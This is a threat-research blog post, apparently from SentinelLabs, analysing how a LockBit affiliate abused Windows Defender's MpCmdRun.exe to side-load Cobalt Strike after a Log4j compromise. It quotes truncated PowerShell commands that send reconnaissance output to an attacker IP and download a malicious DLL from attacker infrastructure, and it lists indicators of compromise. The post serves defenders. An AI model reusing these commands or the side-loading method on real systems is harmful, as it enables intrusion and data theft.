

Living Off Windows Defender | LockBit Ransomware Sideloads Cobalt Strike Through Microsoft Security Tool

July 28, 2022
by Julio Dantas, James Haughom & Julien Reisdorffer

LockBit has been receiving a fair share of attention recently. Last week, SentinelLabs reported on [LockBit 3.0](#) (*aka* LockBit Black), describing how the latest iteration of this increasingly prevalent RaaS implemented a series of anti-analysis and anti-debugging routines. Our research was quickly followed up by others reporting [similar findings](#). Meanwhile, back in April, SentinelLabs reported on how a LockBit affiliate was leveraging the legitimate [VMware command line utility](#), `VMwareXferlogs.exe`, in a live engagement to side load [Cobalt Strike](#).

In this post, we follow up on that incident by describing the use of another legitimate tool used to similar effect by a LockBit operator or affiliate, only this

Table of Contents

Overview


Overview

Attack Chain

Conclusion

Indicators of Compromise

Search ...



By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

[Cookies Settings](#)

Accept All Cookies



Overview

The initial target compromise happened via the [Log4j vulnerability](#) against an unpatched VMWare Horizon Server. The attackers modified the Blast Secure Gateway component of the application installing a web shell using PowerShell code found documented [here](#).

Once initial access had been achieved, the threat actors performed a series of enumeration commands and attempted to run multiple post-exploitation tools, including Meterpreter, PowerShell Empire and a new way to side-load Cobalt Strike.

In particular, when attempting to execute Cobalt Strike we observed a new legitimate tool used for side-loading a malicious DLL, that decrypts the payload.

[Previously observed techniques](#) to evade defenses by removing EDR/EPP’s userland hooks, Event Tracing for Windows and Antimalware Scan Interface were also observed.

Attack Chain

Recent Posts

- Safely Expanding the Frontiers of AI & LLMs | S Ventures’ Investment in Galileo


October 25, 2024
- The Good, the Bad and the Ugly in Cybersecurity – Week 43

October 25, 2024
- Climbing The Ladder | Kubernetes Privilege Escalation (Part 1)

October 23, 2024

Blog Categories

- Cloud
- Company
- Data Platform
- Feature Spotlight
- For CISO/CIO
- From the Front Lines
- Identity
- Integrations & Partners
- macOS
- PinnacleOne
- The Good, the Bad and the Ugly



Once the attackers gained initial access via the Log4j vulnerability, reconnaissance began using [PowerShell](#) to execute commands and exfiltrate the command output via a POST base64 encoded request to an IP. Examples of the reconnaissance activity can be seen below:

```
powershell -c curl -uri http://139.180.184[.]147:80 -met POST -Body ([System.C
```

Once the threat actor acquired sufficient privileges, they attempted to download and execute multiple post-exploitation payloads.

The threat actor downloads a malicious DLL, the encrypted payload and the legitimate tool from their controlled C2:

```
powershell -c Invoke-WebRequest -uri http://45.32.108[.]54:443/mpclient.dll -O
```

Notably, the threat actor leverages the legitimate Windows Defender command line tool `MpCmdRun.exe` to decrypt and load Cobalt Strike payloads.

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Microsoft Malware Protection Command Line Utility
Original Name	MpCmdRun.exe
Internal Name	MpCmdRun
File Version	4.18.1909.6 (WinBuild.160101.0800)
Date signed	2019-09-25 00:04:00 UTC

Signers

-  Microsoft Windows Publisher
-  Microsoft Windows Production PCA 2011
-  Microsoft Root Certificate Authority 2010

We also note the correlation between the IP address used to download the Cobalt Strike payload and the IP address used to perform reconnaissance: shortly after downloading Cobalt Strike the threat actor tried to execute and send the output to the IP starting with **139**, as can be seen in both snippets below.

```
powershell -c Invoke-WebRequest -uri http://45.32.108[.]54:443/glib-2.0.dll -O
```

```
powershell -c curl -uri http://139.180.184[.]147:80 -met POST -Body ([System.C
```

Following the same flow as the sideloading of the **VMwareXferlogs.exe** utility reported on [previously](#), **MpCmd.exe** is abused to side-load a weaponized **mpclient.dll** , which loads and decrypts Cobalt Strike Beacon from the **c0000015.log** file.

As such, the components used in the attack specifically related to the use of the Windows Defender command line tool are:

Filename	Description
----------	-------------

By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.



Defenders need to be alert to the fact that LockBit ransomware operators and affiliates are exploring and exploiting novel “living off the land” tools to aid them in loading Cobalt Strike beacons and evading some common EDR and traditional AV detection tools.

Importantly, tools that should receive careful scrutiny are any that either the organization or the organization’s security software have made exceptions for. Products like VMware and Windows Defender have a high prevalence in the enterprise and a high utility to threat actors if they are allowed to operate outside of the installed security controls.

Indicators of Compromise

IoC	Description
a512215a000d1b21f92dbef5d8d57a420197d262	Malicious glib-2.0.dll
729eb505c36c08860c4408db7be85d707bdcbf1b	Malicious glib-2.0.dll
10039d5e5ee5710a067c58e76cd8200451e54b55	Malicious glib-2.0.dll
ff01473073c5460d1e544f5b17cd25dadf9da513	Malicious glib-2.0.dll
e35a702db47cb11337f523933acd3bce2f60346d	Encrypted Cobalt Strike payload – c0000015.log
82bd4273fa76f20d51ca514e1070a3369a89313b	Encrypted Cobalt Strike payload – c0000015.log
091b490500b5f827cc8cde41c9a7f68174d11302	Decrypted Cobalt Strike payload – c0000015.log
0815277e12d206c5bbb18fd1ade99bf225ede5db	Encrypted Cobalt Strike payload – c0000013.log
eed31d16d3673199b34b48fb74278df8ec15ae33	Malicious mpclient.dll
149.28.137[.]7	Cobalt Strike C2
45.32.108[.]54	IP where the attacker staged the malicious payloads to be downloaded
139.180.184[.]147	Attacker C2 used to receive data from executed commands



[Put Threat on the Radar](#)

- [DPRK Crypto Theft | macOS RustBucket Droppers Pivot to Deliver KandyKorn Payloads](#)
- [February 2024 Cybercrime Update | Commercial Spyware, AI-Driven APTs & Flawed RMMs](#)
- [macOS MetaStealer | New Family of Obfuscated Go Infostealers Spread in Targeted Attacks](#)
- [Kryptina RaaS | From Underground Commodity to Open Source Threat](#)
- [January 2024 Cybercrime Update | Exploitation of Known CVEs, Crypto Drainers & Ransomware Updates](#)

Read More

Get a demo

Defeat every attack, at every stage of the threat lifecycle with SentinelOne

Book a demo and see the world’s most advanced cybersecurity platform in action.

SentinelLabs

SentinelLabs: Threat Intel & Malware Analysis

We are hunters, reversers, exploit developers, & tinkerers shedding light on the vast world of malware, exploits, APTs, & cybercrime across all platforms.

Wizard Spider and Sandworm

MITRE Engenuity ATT&CK Evaluation Results

SentinelOne leads in the latest Evaluation with 100% prevention. Leading analytic coverage. Leading visibility. Zero detection delays.



Company

- Our Customers
- Why SentinelOne
- Platform
- About

Resources

- Blog
- Labs
- Product Tour
- Press

By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.



Business Email



By clicking Subscribe, I agree to the use of my personal data in accordance with SentinelOne Privacy Notice. SentinelOne will not sell, trade, lease, or rent your personal data to third parties. This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

444 Castro Street
Suite 400
Mountain View, CA 94041

+1-855-868-3733

sales@sentinelone.com

Language



English

